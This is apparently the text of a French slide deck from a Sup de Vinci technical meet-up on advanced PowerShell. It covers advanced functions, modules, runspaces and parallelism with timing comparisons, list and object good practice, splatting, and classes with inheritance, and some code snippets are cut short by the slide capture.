




SUP DE VINCI

> INGÉNIERIE
DES SYSTÈMES
D'INFORMATION

> SUP DE VINCI

Ingénierie des Systèmes d'Information

- Création en **1996**
- **4 Campus**, structure juridique indépendante :
 - > Paris
 - > Rennes
 - > Bordeaux
 - > Nantes (2023)
- Plus de **25 ans d'expérience** dans les **formations en alternance**
- Une école à **taille humaine** et un **suivi personnalisé**
- **2 titres certifiés** par l'État



Comment aller plus loin en PowerShell ?



Présentation

Pierre LE QUERE

Lead Consultant

pierre.lequere@metsys.fr

Léo BOUARD

Lead Consultant

leo.bouard@metsys.fr





Rappel

PowerShell (anciennement Windows PowerShell) est un langage de développement créé par Microsoft, natif à Windows depuis Windows 7.

- Utilise les **Cmdlets**
- Langage de scripting orienté **objet**
- Langage d'administration système
- Variable avec le « \$ » [String]\$var
- Utilise les boucles standards (While, For, ForEach, etc..)
- **Fonctionnement en modules**

```
# ---  
  
# Create "CONTOSO Groups" administrative unit  
$body = @{  
    displayName           = "$entity Groups"  
    description           = "Cloud-only & on-premises groups from $"  
    membershipType       = "Assigned"  
}  
Write-Host "Creating new Azure administrative unit: $($params.DisplayName)"  
$groupAU = New-MgDirectoryAdministrativeUnit -BodyParameter $body  
  
# Add permissions for "CONTOSO Administrators" group on "CONTOSO Groups" AU  
"3aa71f9c-05c2-4121-a665-d145ebc0e43f" | ForEach-Object {  
    $body = @{  
        RoleId = $_  
        RoleMemberIn  
        Id = $ad  
    }  
    Write-Host "Ad  
    $null = New-Mg -Administrati  
}
```





Comment s'améliorer en PowerShell ?



<https://www.phonandroid.com> > powershell-4-scripts-a... ▾

[Powershell : 4 scripts amusants pour apprendre à s'en servir](#)

19 juin 2018 — **PowerShell** est un Invite de commandes, mais aussi un langage de programmation qui permet d'automatiser des tâches, de trier des quantités ...

Termes manquants : s'améliorer | Doit inclure : s'améliorer

<https://www.it-connect.fr> > powershell-pour-les-debutan... ▾

[Powershell pour les débutants \(1ère partie\) - IT-Connect](#)

17 déc. 2014 — Première partie d'un cours pour débiter avec **PowerShell** et apprendre les bases de ce langage (cmdlet, pipeline, aide, chaine, etc.).

Get-Command : Informations de base sur les ... Get-Help : Aide de base (utiliser -full ou -ex...
Get-PSDrive : Informations sur les "lecteurs" ... Get-Module : Liste les "modules" actuellem...

[Présentation du sujet - III. La structure des commandes](#) - [Les variables Powershell](#)

<https://blog.netwrix.fr> > Opération IT ▾

[Tutoriel de Windows PowerShell Scripting pour débutants](#)

13 janv. 2022 — Windows **PowerShell** est un moteur d'automatisation orienté objet ainsi qu'un langage de script. Doté d'un interpréteur de commandes ...

<https://learn.microsoft.com> > ... > Création de scripts ▾

[Prise en main de PowerShell - Microsoft Learn](#)

il y a 7 jours — Fermez **PowerShell**. Relancez la console **PowerShell**, mais cette fois-ci, cliquez avec le bouton droit sur le raccourci Windows **PowerShell**, puis ...

<https://learn.microsoft.com> > ... > Création de scripts ▾

[Système d'aide - PowerShell - Microsoft Learn](#)

il y a 7 jours — The Update-Help cmdlet downloads the most current Help files for Windows **PowerShell** modules, and installs them on your computer. For more ...

<https://www.maformation.fr> > actualites > comment-app... ▾

[Comment apprendre PowerShell - MaFormation](#)

25 févr. 2022 — **PowerShell** permet à ses utilisateurs d'automatiser de nombreuses tâches et processus simples. Cette solution multiplateforme développée par ...



Sommaire



Les fonctionnalités avancées



Un pas de plus vers l'objet



REST et PowerShell



Un peu de sécurité



L'idée est d'avoir déjà des connaissances de base pour ce meet-up






Les mises à jour majeures de PowerShell

Windows PowerShell 1.0

- Fonctionnalités initiales



Windows PowerShell 3.0

- Mise en tâche planifiée
- Auto-complétions (IntelliSense)
- Nouvelles commandes et paramètres

PowerShell 7

- Parallélisation avec ForEach-Object
- Opérateur ternaire
- Support natif de Markdown

Windows PowerShell 2.0

- PowerShell remoting
- PSJob
- Création de modules

Windows PowerShell V5.1

- Transcription améliorée
- PowerShell Gallery & private repositories



Comment se tenir à jour ?

Sources officielles :


- > <https://devblogs.microsoft.com/scripting/>
- > <https://devblogs.microsoft.com/powershell/>
- > <https://learn.microsoft.com/en-us/powershell/scripting/whats-new/overview>

En lisant du code PowerShell

- <https://www.reddit.com/r/powershell>
- <https://github.com/search?&q=powershell>

En suivant des blogs spécialisés :

- <https://www.systemcenterdudes.com/> pour SCCM & Intune
- <https://www.sharepointdiary.com/> pour SharePoint
- <https://powershell-guru.com/> pour l'optimisation de performance
- <https://adamtheautomator.com/tag/powershell/>





**Les fonctionnalités
avancées**



Créer des fonctions avancées

- > [CmdletBinding()]
 - Comportements globaux sur notre fonction
- > Param ()
 - Déclarer des variables au sein d'une fonction
- > [Parameter()]
 - Modifier la caractéristique d'une variable à l'intérieur du **Param()**
- > Begin {} Process {} End {}
 - Permet de structurer son code dans sa fonction , pour éviter de répéter du code dans un pipeline

```
Function <Nom_de_la_fonction> {  
    [CmdletBinding()]  
    Param (<liste_des_paramètres>)  
    DynamicParam {...}  
    Begin {...}  
    Process {...}  
    End {...}  
}
```



Explications

```
Param ()          Param (  
                    [Parameter(Mandatory=$true)]  
                    $Name,  
                    [Parameter(Mandatory=$true,  
                                ParameterSetName='jeu1')]  
                    $Online  
                    )
```

Voici des exemples pour se familiariser.

```
Begin {} Process {} End {}  
  
Function <Nom_de_la_fonction> {  
    [CmdletBinding()]  
    Param ()  
    Begin {...}  
    Process {...}  
    End {...}  
}
```



Explications

```
[CmdletBinding()] Function Test-ShouldProcess {  
    [CmdletBinding(SupportsShouldProcess = $true )]  
    Param()  
    if ($PSCmdlet.ShouldProcess('Test','Appel de ShouldProcess'))  
    {  
        Write-Host "Execution de l'action car $true"  
    }  
    else  
    {  
        Write-Host "Simulation de l'action car $false"  
    }  
}
```

Voici des exemples pour se familiariser.

```
[Parameter()]  
Param (  
    [Parameter(Mandatory=$true,  
        Position=0)]  
    $Name  
)
```



Utiliser des modules



> Module Binaire

- Peu utilisé
 - Les modules binaires sont un type de modules assez spécifiques. Ils contiennent du code compilé à partir d'un langage .NET.

> Module script

- Le plus utilisé
 - Module a créer avec un fichier PSM1.

> Module Dynamique

- Exemple : les modules Exchange On-Premises
- Utilisé mais attention chargé en mémoire et existe le temps de la session PowerShell
 - Créer avec la commande New-module





Les runspaces

```
$Runspace = [runspacefactory]::CreateRunspace()
$PowerShell = [powershell]::Create()
$PowerShell.Runspace = $Runspace
$Runspace.Open()
$PowerShell.AddScript({Start-Sleep 5})

1..10 | Foreach-Object {
    $Job = $PowerShell.BeginInvoke()
    while ($Job.IsCompleted -eq $false) {Start-Sleep -Milliseconds 100}
}
```

- > **BeginInvoke()**
 - Objet asynchrone pour lancer le runspace
- > **Job**
 - Tâche à effectuer
- > **Slot**
 - Thread qui exécute le job






Plus de performance avec les pools de runspaces

```
$RunspacePool = [runspacefactory]::CreateRunspacePool(1, 5)
$RunspacePool.Open()
$Jobs = @()

1..10 | Foreach-Object {
    $PowerShell = [powershell]::Create()
    $PowerShell.RunspacePool = $RunspacePool
    $PowerShell.AddScript({Start-Sleep 5})
    $Jobs += $PowerShell.BeginInvoke()
}
while ($Jobs.IsCompleted -contains $false) {Start-Sleep -Milliseconds 100}
```





Comparaison des performances



```
runspace1.ps1* X
1 Measure-command {
2
3     $Runspace = [runspacefactory]::CreateRunspace()
4     $PowerShell = [powershell]::Create()
5     $PowerShell.Runspace = $Runspace
6     $Runspace.Open()
7     $PowerShell.AddScript({Start-Sleep 5})
8
9     1..10 | ForEach-Object {
10         $Job = $PowerShell.BeginInvoke()
11         while ($Job.IsCompleted -eq $false) {Start-Sleep -Milliseconds 100}
12     }
13 }
14 }
15
16
17 Measure-command {
18
19     $RunspacePool = [runspacefactory]::CreateRunspacePool(1, 5)
20     $RunspacePool.Open()
21     $Jobs = @()
22
23     1..10 | ForEach-Object {
24         $PowerShell = [powershell]::Create()
25         $PowerShell.RunspacePool = $RunspacePool
26         $PowerShell.AddScript({Start-Sleep 5})
27         $Jobs += $PowerShell.BeginInvoke()
28     }
29     while ($Jobs.IsCompleted -contains $false) {Start-Sleep -Milliseconds 100}
30 }
31 }
```

```
PS C:\windows\system32>
```





Version plus simple de la parallélisation

PowerShell v7.0 a inauguré une nouvelle méthode pour faire de la parallélisation :

ForEach-Object -Parallel

```
1..10 | ForEach-Object -Parallel { Start-Sleep 1 }
```

ThrottleLimit	Temps global	Modificateur temps
Sans parallélisation	10,19 sec	+1,9%
2	5,15 sec	-48,5%
5	2,12 sec	-78,8%
10	1,20 sec	-88,0%



Un peu de nuance

Aucune plus-value de la parallélisation sur le traitement d'opérations très rapides

```
# ForEach-Object  
(Measure-Command {  
  1..100000 | ForEach-Object {  
    $_  
  }  
}).TotalMilliseconds
```

Nombre d'objets	Boucle utilisée	Temps de traitement
100 000	foreach ()	90 ms
100 000	ForEach-Object	400 ms
1 000	ForEach-Object-Parallel	900 ms
100 000	ForEach-Object-Parallel	+ 9 minutes

Pour aller plus loin : [Speeding Up the Pipeline - powershell.one](#)



**Un pas de plus vers
l'objet**



Mise à jour des connaissances - ARRAY

✓ Bonne pratique

```
$array = [System.Collections.Generic.List[int]]@()  
1..10 | ForEach-Object {  
    $array.Add($_)  
}
```

```
$array = 1..10 | ForEach-Object { $_ }
```

✗ Mauvaise pratique

```
$array = @()  
1..10 | ForEach-Object {  
    $array += $_  
}
```

Raisons :

- Via Generic.List :
 - Accès à de nouvelles méthodes
 - Possibilité de typer les objets membres
- Plus de performance (opérateur "+=" à éviter)
- Meilleure évolutivité



Mise à jour des connaissances - PSOBJECT

✓ **Bonne pratique**

```
[PSCustomObject]@{
    GivenName = "John"
    Surname = "Smith"
}
```

✗ **Mauvaise pratique**

```
New-Object -TypeName psubject -Property @{
    GivenName = "John"
    Surname = "Smith"
}
```

Raisons :

- Syntaxe plus simple
- Plus de performance (éviter le "New-Object" de manière générale)

Attention : pas compatible avec les versions antérieures à PowerShell 5



Mise à jour des connaissances - SPLATting

Utilisation d'une HASHTABLE pour envoyer des paramètres à une commande

Permet une approche programmatique

```
$params = @{
    Body          = $body
    BodyAsHtml    = $true
    Encoding      = "UTF8"
    From          = "noreply@metsys.fr"
    SmtpServer    = "smtp.metsys.fr"
    Subject       = "Invitation au meet-up technique"
    To            = $to
    ErrorAction   = "Stop"
}

if ($to -like "pierre.lequere*") { $params.Add("Cc","leo.bouard@metsys.fr") }

Send-MailMessage @params
```


```
if ($to -like "pierre.lequere*") {
    Send-MailMessage -Body $body `
        -BodyAsHtml `
        -Encoding "UTF8" `
        -From "noreply@metsys.fr" `
        -SmtpServer "smtp.metsys.fr" `
        -Subject "Invitation au meet-up technique" `
        -To $to `
        -Cc "leo.bouard@metsys.fr" `
        -ErrorAction "Stop"
} else {
    Send-MailMessage -Body $body `
        -BodyAsHtml `
        -Encoding "UTF8" `
        -From "noreply@metsys.fr" `
        -SmtpServer "smtp.metsys.fr" `
        -Subject "Invitation au meet-up technique" `
        -To $to `
        -ErrorAction "Stop"
}
```



Classes et Objets

- **La classe**
 - Contient des variables et des fonctions permettant de créer des objets
- **L'objet**
 - C'est l'instance qui provient de la classe
- **La méthode**
 - Il s'agit des opérations applicables aux objets
- **La propriété**
 - Il s'agit des données représentant l'état de l'objet

Exemple :



Classe : Voiture

Objet : Voiture





Exemple d'utilisation en PowerShell

- > New-Object (Ne plus utilisé)
- > [PSCustomObject]@{}
- > Class {}
- > [Classe]::new()

1

#Methode Script Toyota

```
$toyota = [PSCustomObject]@{  
    Numberofwheels = '4'  
    NumberOfDoors = '5'  
    Year = '10/10/2011'  
    Marque = 'Toyota'  
}
```

2

#Methode Développeur
Class Toyota

```
{  
    [int]$numberOfwheels  
    [int]$numberOfDoors  
    [datetime]$year  
    [String]$marque  
  
    Toyota() #Constructeur pour une toyota  
    {  
        [int]$this.numberOfwheels = "4"  
        [int]$this.numberOfDoors = "5"  
        [datetime]$this.year = "10/10/2011"  
        [String]$this.marque = "Toyota"  
    }  
}
```

\$Toyota = [Toyota]::new() # On instancie

\$Toyota

Numberofwheels	NumberOfDoors	Year	Marque
4	5	10/10/2011	Toyota



Dans quel contexte utiliser des classes ?

- PowerShell permet d'écrire aussi à la manière des développeurs
- Adaptabilité des développeurs dans le langage de script
- Lisibilité des différents corps de métiers
- Moins besoin de monter en compétence



Polymorphisme

- Faire hériter des classes entre elles est très important pour éviter de répéter du code inutilement

```
Class Toyota
{
    [int]$numberOfWheels
    [int]$numberOfDoors
    [datetime]$year
    [String]$marque

    Toyota() #Constructeur pour une toyota
    {
        [int]$this.numberOfWheels = "4"
        [int]$this.numberOfDoors = "5"
        [datetime]$this.year = "10/10/2011"
        [String]$this.marque = "Toyota"
    }
}
```

```
$Toyota = [Toyota]::new() # On instancie
```

```
$Toyota
```

```
Class Lexus:Toyota
{
